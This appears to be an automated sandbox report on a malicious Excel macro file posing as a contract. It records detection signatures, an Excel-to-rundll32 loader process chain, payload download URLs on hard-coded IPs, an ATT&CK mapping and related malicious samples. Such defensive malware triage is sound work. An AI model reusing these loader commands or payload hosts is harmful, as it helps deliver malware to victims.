ID: 382682
Sample Name:
Contract_132508562.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:55:14
Date: 06/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Contract_132508562.xlsm

Overview


General Information

Sample Name:	Contract_132508562.xlsm
Analysis ID:	382682
MD5:	4acf095722b577e.
SHA1:	fbb4e8aee2d4844.
SHA256:	8815a2be7dfd856.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for doma…
- Office document tries to convince vi…
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Document contains an embedded VB…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2016 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2832 cmdline: rundll32 ..\Hodas.vyur,PluginInit MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2840 cmdline: rundll32 ..\Hodas.vyur1,PluginInit MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2464 cmdline: rundll32 ..\Hodas.vyur2,PluginInit MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 3 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3 2	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://185.212.131.194/44285,5327891204.dat	7%	Virustotal		Browse
http://185.212.131.194/44285,5327891204.dat	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://185.212.131.194/44285,5327891204.dat	true	• 7%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000004.0000000 2.2283469917.0000000001EC7000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2280540888.000 0000001D47000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2274529313.000000000 1D77000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000006.0000000 2.2274292296.0000000001B90000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000004.0000000 2.2283119648.0000000001CE0000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2280347429.000 0000001B60000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2274292296.000000000 1B90000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000004.0000000 2.2283119648.0000000001CE0000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2280347429.000 0000001B60000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2274292296.000000000 1B90000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000004.0000000 2.2283469917.0000000001EC7000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2280540888.000 0000001D47000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2274529313.000000000 1D77000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000004.0000000 2.2283469917.0000000001EC7000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2280540888.000 0000001D47000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2274529313.000000000 1D77000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000004.0000000 2.2283119648.0000000001CE0000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2280347429.000 0000001B60000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2274292296.000000000 1B90000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com/	rundll32.exe, 00000004.0000000 2.2283119648.0000000001CE0000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2280347429.000 0000001B60000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2274292296.000000000 1B90000.00000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
83.136.232.110	unknown	Russian Federation		31326	MTR-SVIAZ-ASRU	false
190.14.37.247	unknown	Panama		52469	OffshoreRacksSAPA	false
185.212.131.194	unknown	Germany		200313	INTERNET-ITNL	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	382682
Start date:	06.04.2021
Start time:	13:55:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Contract_132508562.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLSM@7/7@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WmiPrvSE.exe, svchost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
83.136.232.110	Contract_657752239.xlsm	Get hash	malicious	Browse	• 83.136.232.110/44285,532789104.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 83.136.232.110/44285,532789104.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 83.136.232.110/44285,532789104.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 83.136.232.110/44285,532789104.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 83.136.232.110/44285,532789104.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 83.136.232.110/44285,532789104.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
190.14.37.247	Contract_657752239.xlsm	Get hash	malicious	Browse	• 190.14.37.247/44285,5327891204.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 190.14.37.247/44285,5327891204.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 190.14.37.247/44285,5327891204.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 190.14.37.247/44285,5327891204.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 190.14.37.247/44285,5327891204.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 190.14.37.247/44285,5327891204.dat
185.212.131.194	Contract_657752239.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,5327891204.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,5327891204.dat
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,5327891204.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,5327891204.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,5327891204.dat
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 185.212.131.194/44285,5327891204.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OffshoreRacksSAPA	Contract_657752239.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 190.14.37.247
	11CONFIDENTIAL APPROVED ACCOUNTS.exe	Get hash	malicious	Browse	• 181.174.166.240
	61REQUEST FOR QUOTATION.DOC	Get hash	malicious	Browse	• 181.174.166.168
	6P.O 3500046.DOC	Get hash	malicious	Browse	• 181.174.166.168
	4711150874.DOC	Get hash	malicious	Browse	• 181.174.166.168
	57New Order.DOC	Get hash	malicious	Browse	• 181.174.166.168
	4610798560.DOC	Get hash	malicious	Browse	• 181.174.166.168
	3206589117.DOC	Get hash	malicious	Browse	• 181.174.166.168

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	38179851662.DOC	Get hash	malicious	Browse	• 181.174.166.168
	26PO140855DW.doc	Get hash	malicious	Browse	• 181.174.166.168
	47407895069.DOC	Get hash	malicious	Browse	• 181.174.166.168
	43Amendment for attached P.O quanties.exe	Get hash	malicious	Browse	• 181.174.166.240
	30610750398.DOC	Get hash	malicious	Browse	• 181.174.166.168
	27260974117.DOC	Get hash	malicious	Browse	• 181.174.166.168
	69987 XINYI ENERGY.DOC	Get hash	malicious	Browse	• 181.174.166.168
INTERNET-ITNL	Contract_657752239.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 185.212.131.194
	Closure TP-Stamp.htm	Get hash	malicious	Browse	• 185.212.131.109
	audio.htm	Get hash	malicious	Browse	• 45.88.3.244
	AxR7BY4wzz.exe	Get hash	malicious	Browse	• 185.212.128.49
	SecuriteInfo.com.Trojan.Siggen12.41502.7197.exe	Get hash	malicious	Browse	• 185.212.128.49
	#Ud83d#Udcde Ensono.com AudioMessage_63-19716.htm	Get hash	malicious	Browse	• 45.88.3.239
	#Ud83d#Udcde Herbalife.com AudioMessage_50-74981.htm	Get hash	malicious	Browse	• 45.88.3.239
	255423.jhertlein.255423.htm	Get hash	malicious	Browse	• 45.133.203.92
	JAN Purchase Order.xlsx	Get hash	malicious	Browse	• 185.212.128.102
	CMA 20210901-77886000988799908770998778.xlsx	Get hash	malicious	Browse	• 185.212.128.102
	SecuriteInfo.com.Trojan.Siggen6.55368.3108.exe	Get hash	malicious	Browse	• 185.212.128.102
	cpvAcIX9M6.exe	Get hash	malicious	Browse	• 185.212.128.102
	7de1ZSY0nI.exe	Get hash	malicious	Browse	• 185.212.128.102
	P8VP61nYPo.exe	Get hash	malicious	Browse	• 185.212.128.102
	Ltx6CaeAby.exe	Get hash	malicious	Browse	• 185.212.128.102
MTR-SVIAZ-ASRU	Contract_657752239.xlsm	Get hash	malicious	Browse	• 83.136.232.110
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 83.136.232.110
	Contract_657752239.xlsm	Get hash	malicious	Browse	• 83.136.232.110
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 83.136.232.110
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 83.136.232.110
	Contract_1836733707.xlsm	Get hash	malicious	Browse	• 83.136.232.110

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\46F474E4.gif	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	GIF image data, version 89a, 1600 x 1600

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\46F474E4.gif	
Category:	dropped
Size (bytes):	158055
Entropy (8bit):	7.981278766139217
Encrypted:	false
SSDEEP:	3072:4XE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGq:AE5SDvbXAyHbVt15wTQDl
MD5:	CB67CED3017DF7803FBA5D86FCEB4276
SHA1:	C7B8B4A44BDF7F7775F61FCF236A0834CB321733
SHA-256:	C31F711B323EA0B1D04C7A72ECAC0BBBF4DC4ECC56F837FEFE754F53385D07B1
SHA-512:	1E70FD6101A50A0AEDFF22C2DB22A5FB4E063C02E6C062097A973FED663E6623BDA2FFA33B266001AB99BA5AA945FA51C1571C553015C8F8633D68BFA7F663D1
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	GIF89a@.@.p..!.....,....@.@.....3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U.....3..f.....3..f.....3..f.....3..f.....3..3.33.f3..3..3..3+.3+33+f3+.3+.3+.3U.3U33Uf3U.3U.3U.3..3.33.f3..3..3..3..3.33.f3..3..3..3..3.33.f3.3..3..3..3.33.f3..3..3..f..f.3f.ff..f..f..f+.f+3f+ff+.f+.f+.fU.fU3fUffU.fU.fU.f..f.3f.ff..f..f..f..f.3f.ff..f..f..f..f.3f.ff..f..f..f.3f.ff..f..f.....3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U.....3..f.....3..f.....3..f.....3..f.....3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U....3.f.....3.f.....3..f.....3..f.....3..f.....3..f.....+..+3.+f.+..+..+..U..U3.Uf.U..U..U.....3..f.....3..f.....3..f.....3..f.....3..f.....y..Hp.....*L.p....J.Hq.../j..q.. ?..Ir..(O.L.r..0_.Is...=...y.M..@y.....O.>.....D...z.h.L.<e...6..tm....9.....Y.d..]....h...V._.^...kv-.e...6...i.>N..1....C....d.n.}..,..bM_.<:.h.

C:\Users\user\AppData\Local\Temp\A4DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	181138
Entropy (8bit):	7.9639442905130755
Encrypted:	false
SSDEEP:	3072:3quXE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGc:3PE5SDvbXAyHbVt15wTQDl
MD5:	5CA9617551CBF84AA362A116CF5D79CC
SHA1:	57B4FC8A852D5AEA8FC5C2FF17299C1983C48E89
